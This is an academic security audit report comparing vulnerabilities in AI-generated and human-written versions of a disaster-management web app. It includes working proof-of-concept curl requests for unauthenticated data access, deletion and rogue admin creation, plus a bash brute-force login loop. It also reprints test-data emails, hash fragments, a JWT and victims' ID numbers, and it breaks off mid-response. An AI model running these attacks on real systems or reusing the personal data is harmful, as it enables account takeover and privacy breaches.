



ÉCOLE NATIONALE SUPÉRIEURE DE L'INTELLIGENCE ARTIFICIELLE ET SCIENCES DES DONNÉES - TAROUDANT

Safe Shelter : Vulnerability Assessment Security Audit Report

Élèves :

Rachid CHOKRANI
Abdessamad DAOUI

Encadrant :

Pr. Sara EL-ATEIF

Introduction

The rapid proliferation of AI-assisted software development tools has introduced a new paradigm in which functional, multi-layered applications can be produced in a fraction of the time traditionally required. While this acceleration offers clear productivity advantages, it raises a critical and largely unanswered question : does AI-generated code meet the same security standards as code written by experienced human developers ?

This report addresses that question through a structured, comparative security assessment of two implementations of the Safe Shelter platform, a disaster management command center designed to coordinate emergency response operations across geographic zones. The first implementation was produced entirely using AI code generation tools, without manual security review during development. The second was developed entirely by a human engineer, applying conventional software development practices.

The objective of this assessment is twofold. First, to evaluate each implementation independently against established security standards, including the OWASP API Security Top 10 and relevant CWE classifications, identifying all vulnerabilities present in each codebase. Second, to draw a rigorous, evidence-based comparison between the two implementations, examining whether AI-generated code introduces systematic security weaknesses, whether human-written code exhibits comparable or distinct failure patterns, and what conclusions can be drawn for development teams considering AI-assisted workflows in security-sensitive domains.

Each identified vulnerability is documented with a technical root cause analysis, an assessed severity rating, and a proof-of-concept demonstrating exploitability.

This report is intended for technical leads, security engineers, and decision-makers evaluating the trustworthiness of AI-assisted development pipelines in operational environments where data integrity and access control are non-negotiable requirements.

Table des matières

Introduction	1
1 Safe Shelter Connect (AI-Assisted Implementation)	3
1.1 Executive Summary	3
1.2 Technical Overview	4
1.2.1 System Architecture	4
1.2.2 Technology Stack	4
1.2.3 Security Design Intent	4
1.2.4 Core API Surface	4
1.3 Vulnerability Analysis	5
1.3.1 Vulnerability Severity Summary	5
1.3.2 Broken Access Control	5
1.3.3 Privilege Escalation via Open Administrator Registration	7
1.3.4 Insufficient Frontend Route Protection	9
1.3.5 Insufficient Login Rate Limiting	11
2 Safe Shelter Connect (Manual Implementation)	13
2.1 Executive Summary	13
2.2 Technical Overview	13
2.2.1 System Architecture	13
2.2.2 Assessment Scope	13
2.3 Vulnerability Analysis	13
2.3.1 Vulnerability Severity Summary	13
2.3.2 Broken Access Control (Horizontal Privilege Escalation)	14
2.3.3 IDOR & Mass Assignment (Zone Scope Bypass in Team Management)	18
Conclusion	21

Chapitre 1

Safe Shelter Connect (AI-Assisted Implementation)

1.1 Executive Summary

This report presents the findings of a full-spectrum security assessment conducted against the Safe Shelter Disaster Management Command Center. The audit covered the Node.js/Express backend API, the React/Vite frontend routing layer, and the underlying PostgreSQL database schema.

Four distinct vulnerabilities were identified during this engagement : three rated **Critical** and two rated **High/Medium**. The most severe finding is that the JSON Web Token (JWT) authentication mechanism, though correctly generated at login, is never enforced on any downstream route. This single flaw reduces the entire authentication layer to a cosmetic control, rendering all other access security measures (including Role-Based Access Control (RBAC)) effectively non-operational.

In a disaster management context, the impact of these vulnerabilities extends beyond conventional data breaches. An attacker may tamper with zone capacity records, falsify resource dispatch orders, or create rogue administrator accounts, all of which could have direct consequences for crisis response operations and civilian safety.

Immediate remediation of the three Critical vulnerabilities is strongly recommended prior to any production deployment.

1.2 Technical Overview

1.2.1 System Architecture

Safe Shelter is structured as a tightly-coupled **monorepo** composed of three logically separated layers : a React/Vite frontend, a Node.js/Express RESTful backend API, and a PostgreSQL relational database. The application serves as an enterprise-grade Decision Support System (DSS) for disaster management and humanitarian logistics, consolidating geographic zone management, resource inventory tracking, risk assessment, and user access control into a single command interface.

1.2.2 Technology Stack

Layer	Technology
Frontend	React 18, Vite, TailwindCSS, React-Leaflet
Backend	Node.js, Express.js, PostgreSQL client, jsonwebtoken, bcrypt, helmet, express-rate-limit
Database	PostgreSQL with stored procedures, triggers, and foreign key cascade constraints
Authentication	JWT (HS256), bcrypt password hashing

1.2.3 Security Design Intent

The system was designed with several security controls in mind. Password storage employs **bcrypt** with a work factor of 10, which provides adequate resistance against offline dictionary attacks given current hardware. The RBAC model defines three tiers of access : **admin**, **opérateur**, and **observateur**, each intended to govern distinct capabilities within the platform. At the database layer, foreign key constraints with **ON DELETE CASCADE** enforce referential integrity, and procedural triggers automate audit logging and state transitions, reducing the surface area for manual data manipulation errors.

HTTP security headers are applied globally via the **helmet** middleware, and a global rate limiter restricts total API throughput to 100 requests per minute per client. These controls reflect a reasonable baseline security posture ; however, as detailed in Section 1.3, critical implementation gaps in the authentication enforcement chain undermine the majority of these controls at runtime.

1.2.4 Core API Surface

The backend exposes the following primary endpoint groups, all of which were confirmed to be accessible without authentication at the time of this audit :

- `/api/auth` — Login and token issuance
- `/api/zones` — CRUD operations for geographic disaster zones
- `/api/users` — User provisioning and identity management
- `/api/stocks` and `/api/distributions` — Logistics and resource allocation
- `/api/risks` — Real-time shortage risk estimations derived from database procedures

1.3 Vulnerability Analysis

1.3.1 Vulnerability Severity Summary

Four vulnerabilities were identified during this assessment. Three are rated **Critical** :

- **Broken Access Control** affecting `server.js` across all routes.
- **Privilege Escalation via Open Registration** affecting the `POST /api/users` endpoint.
- **Insufficient Frontend Route Guards** affecting `App.jsx`.

One additional vulnerabilities were rated at lower severity levels :

- **Insufficient Login Rate Limiting** (Medium) affecting `POST /api/auth/login`.

1.3.2 Broken Access Control

Identification

Title : Broken Access Control (OWASP A01 :2021)
Severity : Critical
Location : `backend/server.js`

Technical Explanation

The application correctly implements the token issuance half of the JWT authentication cycle : a valid call to `POST /api/auth/login` returns a signed token. However, no middleware function invoking `jwt.verify()` is applied to any downstream route handler. As a result, the token is never inspected, decoded, or validated on any protected endpoint. The presence of a token in the `Authorization` header is neither required nor checked.

In the context of a disaster management platform, this failure means that any unauthenticated third party with network access to the server (including external attackers, former employees, or misconfigured automated systems) can read, modify, or delete any operational record. The attack surface spans zone capacity data, stock inventories, dispatch records, risk assessments, and the full user directory. The practical consequence is that all downstream security controls, including RBAC enforcement and audit logging, are rendered inoperative because they depend on a verified identity that is never established.


Proof of Concept

The following sequence demonstrates unauthenticated retrieval of the complete user directory, including hashed credentials and role assignments, using a standard HTTP client. No token is present in the request.

First, we used `curl` to verify whether the API requires authentication before returning user data :

```
1 curl -i http://192.168.192.19:5000/api/users
```

After executing this command, instead of receiving a `401 Unauthorized` response, the server returned the full list of users with a `200 OK` status, confirming the endpoint is completely unprotected.



```
kali@kali: ~/Downloads/safe-shelter-app
$ curl -i http://192.168.192.19:5000/api/users
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://localhost:5173
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' https: data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 98
Date: Thu, 09 Apr 2026 14:38:15 GMT
X-RateLimit-Reset: 1775745541
Content-Type: application/json; charset=utf-8
Content-Length: 624
ETag: W/"270-xxmkgSaEGzx4XZPSgkDag3LtBr8"
Connection: keep-alive
Keep-Alive: timeout=5


[{"user_id":4,"email":"ahmed@safe-shelter.ma","mot_de_passe_salt":"$2b$10$qjiBVY8Jrplvu6OXWw/8b0","role":"admin","zone_id":null,"nom":null,"zone_nom":null}, {"user_id":7,"email":"rachid@gmail.com","mot_de_passe_salt":"$2b$10$D2UUKicbYlEL0oYsc1ze0e","role":"opérateur","zone_id":9,"nom":null,"zone_nom":"Stade Adrar"}, {"user_id":8,"email":"omar@gmail.com","mot_de_passe_salt":"$2b$10$mRmT0GcGhLI3xcYo/1.6u","role":"opérateur","zone_id":8,"nom":null,"zone_nom":"Hopital AGADIR"}, {"user_id":9,"email":"ali@gmail.com","mot_de_passe_salt":"$2b$10$0uQx7PSj9YiF/72TYzn90","role":"admin","zone_id":null,"nom":null,"zone_nom":null}]
```

FIGURE 1.1 – Unauthenticated access to /api/users returns full user list

Then, we used curl to attempt deleting a critical zone record without providing any credentials :

```
1 curl -i -X DELETE http://192.168.192.19:5000/api/zones/9
```

After executing this command, the server responded with 200 OK and confirmed the deletion, demonstrating that destructive operations can be performed by anyone without authentication.



```
kali@kali: ~
$ curl -i -X DELETE http://192.168.192.19:5000/api/zones/9
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://localhost:5173
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' https: data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 98
Date: Thu, 09 Apr 2026 14:41:26 GMT
X-RateLimit-Reset: 1775745712
Content-Type: application/json; charset=utf-8
Content-Length: 29
ETag: W/"1d-T1kbecHxB0Fz01a4rI39sie7Deo"
Connection: keep-alive
Keep-Alive: timeout=5

{"message":"Zone supprimée"}
```

FIGURE 1.2 – Unauthenticated DELETE request successfully removes a zone record

1.3.3 Privilege Escalation via Open Administrator Registration

Identification

Title : Mass Assignment / Privilege Escalation (OWASP A01 :2021)

Severity : Critical

Location : backend/server.js

Technical Explanation

The user creation endpoint accepts a `role` field directly from the HTTP request body (`req.body`) without validating whether the requestor is an authenticated administrator. Because vulnerability #1 establishes that no authentication is enforced on any route, this endpoint is reachable by any unauthenticated caller. The combination of these two flaws allows an external attacker to self-provision an account with the `admin` role, granting full administrative privileges over the platform.

In a disaster management context, a rogue administrator account could irreversibly alter zone assignments, reassign or delete resource stocks, disable legitimate operator accounts, and suppress risk alerts directly interfering with crisis response coordination.

Proof of Concept

First, we used curl to register a new account by directly setting the role to `admin` :

```
1 curl -i -X POST http://192.168.192.19:5000/api/users -H "Content-Type: application/json" -d '{"email":"attacker@evil.com","mot_de_passe":"P@ssword123","role":"admin","zone_id":null}'
```

After executing this command, the server responded with 201 `Created` and confirmed the account was created with `role: admin`, proving that any user can self-assign administrative privileges during registration.




FIGURE 1.3 – Unauthenticated POST request creates a rogue admin account

Finally, to confirm the account was successfully created, we accessed the user list directly from the browser without any authentication :

NOM	EMAIL	ROLE	ZONE ASSIGNEE	ACTIONS
	ahmed@safe-shelter.ma	ADMIN	Zone non assignee	 
	omar@gmail.com	ADMIN	Hopital AGADIR	 
	ali@gmail.com	ADMIN	Zone non assignee	 
	rachid@gmail.com	ADMIN	Zone non assignee	 
	attacker@evil.com	ADMIN	Zone non assignee	 

FIGURE 1.4 – Browser access to /api/users confirms the rogue admin account was added

1.3.4 Insufficient Frontend Route Protection

Identification

Title : Client-Side Access Control Bypass (OWASP A01 :2021)
CVE : CWE-602 : Client-Side Enforcement of Server-Side Security
Severity : Critical (compounded by vulnerability #1)
Location : frontend/src/App.jsx

Technical Explanation

The application defines a `<ProtectedDashboardRoute>` component that conditionally renders a page only if a valid session token is present in client-side storage. This guard is applied correctly to the `/dashboard` route. However, the `/zones`, `/stocks`, and `/users` routes are declared as unprotected siblings in the React Router configuration, meaning they render unconditionally for any visitor.

While defence-in-depth mandates that the API layer remain the authoritative enforcement point, the absence of frontend guards constitutes an independent failing. It exposes the application's full administrative interface to unauthenticated users in any scenario where the backend protections are weakened or misconfigured including the present state of the system. Furthermore, because vulnerability #1 confirms that the backend performs no authentication checks, the frontend exposure directly results in full data access for any anonymous visitor navigating to `/users` or `/stocks`.

Proof of Concept

First, we opened a private browser window with no session cookies, then navigated directly to the user administration panel without logging in :

```
1 http://192.168.192.19:5173/users
```

After accessing this URL, the React page rendered fully without any authentication redirect, displaying the complete user management table to an anonymous visitor.




FIGURE 1.5 – Direct access to /users renders the admin panel without authentication

Then, we verified that the same behaviour applies to other sensitive routes :

```
1 http://192.168.192.19:5173/stocks
2 http://192.168.192.19:5173/zones
```

After navigating to these URLs, both pages rendered fully, exposing the complete inventory and zone data to an unauthenticated visitor, with full read and write access available.



FIGURE 1.6 – Unauthenticated access to /stocks exposes sensitive data

1.3.5 Insufficient Login Rate Limiting

Identification

Title : Insufficient Rate Limiting on Authentication Endpoint
CVE : CWE-307 : Improper Restriction of Excessive Authentication Attempts
Severity : Medium
Location : backend/server.js

Technical Explanation

A global rate limiter is configured to permit up to 100 requests per minute from any single IP address. Applied uniformly to all routes, this limit translates to a theoretical maximum of 144,000 authentication attempts per IP per day against the login endpoint. A targeted dictionary or credential-stuffing attack against an operator account using a moderate-size password list would complete well within this window without triggering any throttling or lockout response.

While this vulnerability is rated Medium in isolation (as it requires valid knowledge of a target email address) its severity is contextually elevated in a disaster management system where operator accounts may be enumerable through vulnerability #1, and where account compromise has direct operational consequences.

Proof of Concept

First, we used a bash loop with curl to automate credential testing against the login endpoint, iterating over a common password wordlist :

```
1 TARGET="http://192.168.192.19:5000/api/auth/login"
2 EMAIL="rachid@gmail.com"
3
4 while IFS= read -r password; do
5     RESPONSE=$(curl -s -o /dev/null -w "%{http_code}" -X POST "$TARGET
6         " \
7         -H "Content-Type: application/json" \
8         -d "{\"email\":\"$EMAIL\",\"password\":\"$password\"}")
9
10    if [ "$RESPONSE" -eq 200 ]; then
11        echo "[+] Valid credentials found: $EMAIL / $password"
12        break
13    fi
14 done < ./passwordList.txt
```

After executing this script, the server returned a 200 OK response upon reaching the correct password, with no 429 Too Many Requests response triggered at any point, confirming the absence of effective rate limiting on the login endpoint.

```
(kali@kali)-[~]
$ ./brute.sh
[+] Valid credentials found: rachid@gmail.com / 123
```

FIGURE 1.7 – Brute-force script finds valid credentials without triggering rate limiting

Then, we used the recovered credentials to authenticate and obtain a valid session token :

```
1 curl -i -X POST http://192.168.192.19:5000/api/auth/login \
2   -H "Content-Type: application/json" \
3   -d '{"email":"rachid@gmail.com","password":"123"}'
```

After executing this command, the server responded with 200 OK and returned a valid JWT, confirming full account compromise through brute-force alone.

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.192.19:5000/api/auth/login -H "Content-Type: application/json" -d '{"email":"rachid@gmail.com","password":"123"}'
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://localhost:5173
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https; data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https; 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Thu, 09 Apr 2026 15:49:19 GMT
X-RateLimit-Reset: 1775749820
Content-Type: application/json; charset=utf-8
Content-Length: 193
ETag: W/"c1-l3lDKsv+f+YDdGMDGQpSh9MJ//k"
Connection: keep-alive
Keep-Alive: timeout=5

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZiZCI6Nywicm9sZSI6Im9wZXJhdGV1ciIsInpvc2UiOiJ2ZCI6bnVsbCwiaWF0IjoxNzU5LCJleHAiOjE3NzU3OTI5NTl9.-RcyxCPkMe31NkDwJtFCa1HEPSqba8C04ySGibdfddk"}
```

FIGURE 1.8 – Successful login with brute-forced credentials returns a valid JWT

Chapitre 2

Safe Shelter Connect (Manual Implementation)

2.1 Executive Summary

This chapter presents the results of a focused access-control assessment performed against the manual (human-developed) implementation of Safe Shelter Connect. Unlike the AI-assisted version, the manual codebase correctly enforces JWT authentication and role-based access control (RBAC) for administrative endpoints. However, two serious authorization flaws were identified : (1) a horizontal privilege escalation that allows a zone-scoped administrator to access victim data across all zones, and (2) an IDOR/mass-assignment issue that allows administrators to create or modify response teams for zones outside their assigned scope.

2.2 Technical Overview

2.2.1 System Architecture

The system consists of a Flask (Python) REST API, a React/Vite frontend, and a MySQL database accessed via SQLAlchemy.

2.2.2 Assessment Scope

Testing focused on the backend authorization layer (JWT verification + RBAC + tenant/zone scoping) and the API endpoints that accept object identifiers and zone identifiers from client input.

2.3 Vulnerability Analysis

2.3.1 Vulnerability Severity Summary

- **Broken Access Control / Horizontal Privilege Escalation** affecting GET `/api/v1/admin/victim` (High).
- **IDOR & Mass Assignment (Zone Scope Bypass)** affecting POST `/api/v1/admin/teams` and PATCH `/api/v1/admin/teams/<id>` (High).

2.3.2 Broken Access Control (Horizontal Privilege Escalation)

Identification

Title : Broken Access Control / Horizontal Privilege Escalation (OWASP A01 :2021)
Severity : High
Location : backend/routes/admin.py

Technical Explanation

The endpoint `GET /api/v1/admin/victims` is protected by an admin role check; however, it does not enforce zone-level scoping for standard admin users. The handler queries `Sinistre.query` without filtering victims by the requesting administrator's assigned zone. As a result, an administrator assigned to a single zone can retrieve victim identity records (name, CIN, reservation status) belonging to other zones. This constitutes a horizontal privilege escalation because access is granted based on role but not constrained by the intended tenant boundary (zone).

Proof of Concept

The following steps demonstrate that two different zone-scoped admins both receive the same global victim directory, proving the endpoint is not zone-scoped.

```
1 TARGET="192.168.43.140"
2
3 # 1) Login as Zone 1 admin and capture token
4 TOKEN1=$(curl -s -X POST "http://$TARGET:5000/api/v1/auth/login" \
5   -H "Content-Type: application/json" \
6   -d '{"email":"ghaitelboukaa@gmail.com","password":"<PASSWORD>"}' \
7   | python3 -c "import sys,json; print(json.load(sys.stdin)['
8     access_token'])")
9
10 # 2) Login as Zone 4 admin and capture token
11 TOKEN2=$(curl -s -X POST "http://$TARGET:5000/api/v1/auth/login" \
12   -H "Content-Type: application/json" \
13   -d '{"email":"admin_zone2@example.com","password":"123"}' \
14   | python3 -c "import sys,json; print(json.load(sys.stdin)['
15     access_token'])")
16
17 # 3) Both return identical 12 victims      endpoint is global, not
18     zone-scoped
19 curl -s "http://$TARGET:5000/api/v1/admin/victims" \
20   -H "Authorization: Bearer $TOKEN1" | python3 -m json.tool
21
22 curl -s "http://$TARGET:5000/api/v1/admin/victims" \
23   -H "Authorization: Bearer $TOKEN2" | python3 -m json.tool
```

```

Stewi@H000R:~$ ZONES_JSON=$(curl -s "http://$TARGET:5000/api/v1/zones/")
echo "$ZONES_JSON"
[
  {
    "adress_gps": "30.423, -9.537",
    "capacite_max": 600,
    "capacite_restante": 595,
    "id_zone": 1,
    "nom_zone": "Stade Adrar - Updated2"
  },
  {
    "adress_gps": "30.410, -9.555",
    "capacite_max": 150,
    "capacite_restante": 2,
    "id_zone": 3,
    "nom_zone": "Parc Ibn Zohr"
  },
  {
    "adress_gps": "30.485, -8.857",
    "capacite_max": 200,
    "capacite_restante": 198,
    "id_zone": 4,
    "nom_zone": "Campus ENSISD Taroudant"
  },
  {
    "adress_gps": "30.415, -9.605",
    "capacite_max": 400,
    "capacite_restante": 400,
    "id_zone": 6,
    "nom_zone": "Corniche Agadir Sector 1"
  },
  {
    "adress_gps": "30.365, -9.532",
    "capacite_max": 250,
    "capacite_restante": 250,
    "id_zone": 7,
    "nom_zone": "Inzegane - Souk Tlat"
  },
  {
    "adress_gps": "30.345, -9.232",
    "capacite_max": 4,
    "capacite_restante": 10,
    "id_zone": 11,
    "nom_zone": "Inzegane - Souk Tlat2"
  }
]
Stewi@H000R:~$ |

```

FIGURE 2.1 – Zone list — Zone 1 has 5 occupants (600-595), Zone 4 has 2 (200-198)


```

Stewi@HODOR:~$ curl -i "http://$TARGET:5000/api/v1/admin/victims" \
-H "Authorization: Bearer $ADMIN_TOKEN"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.2
Date: Sat, 11 Apr 2026 12:43:59 GMT
Content-Type: application/json
Content-Length: 1558
Access-Control-Allow-Origin: *
Connection: close

{
  "page": 1,
  "total": 12,
  "victims": [
    {
      "cin": "JH12348",
      "id_sinistre": 22,
      "nom": "El Boukaa",
      "prenom": "Ghait",
      "statut_reservation": "Confirmed"
    },
    {
      "cin": "JH22344",
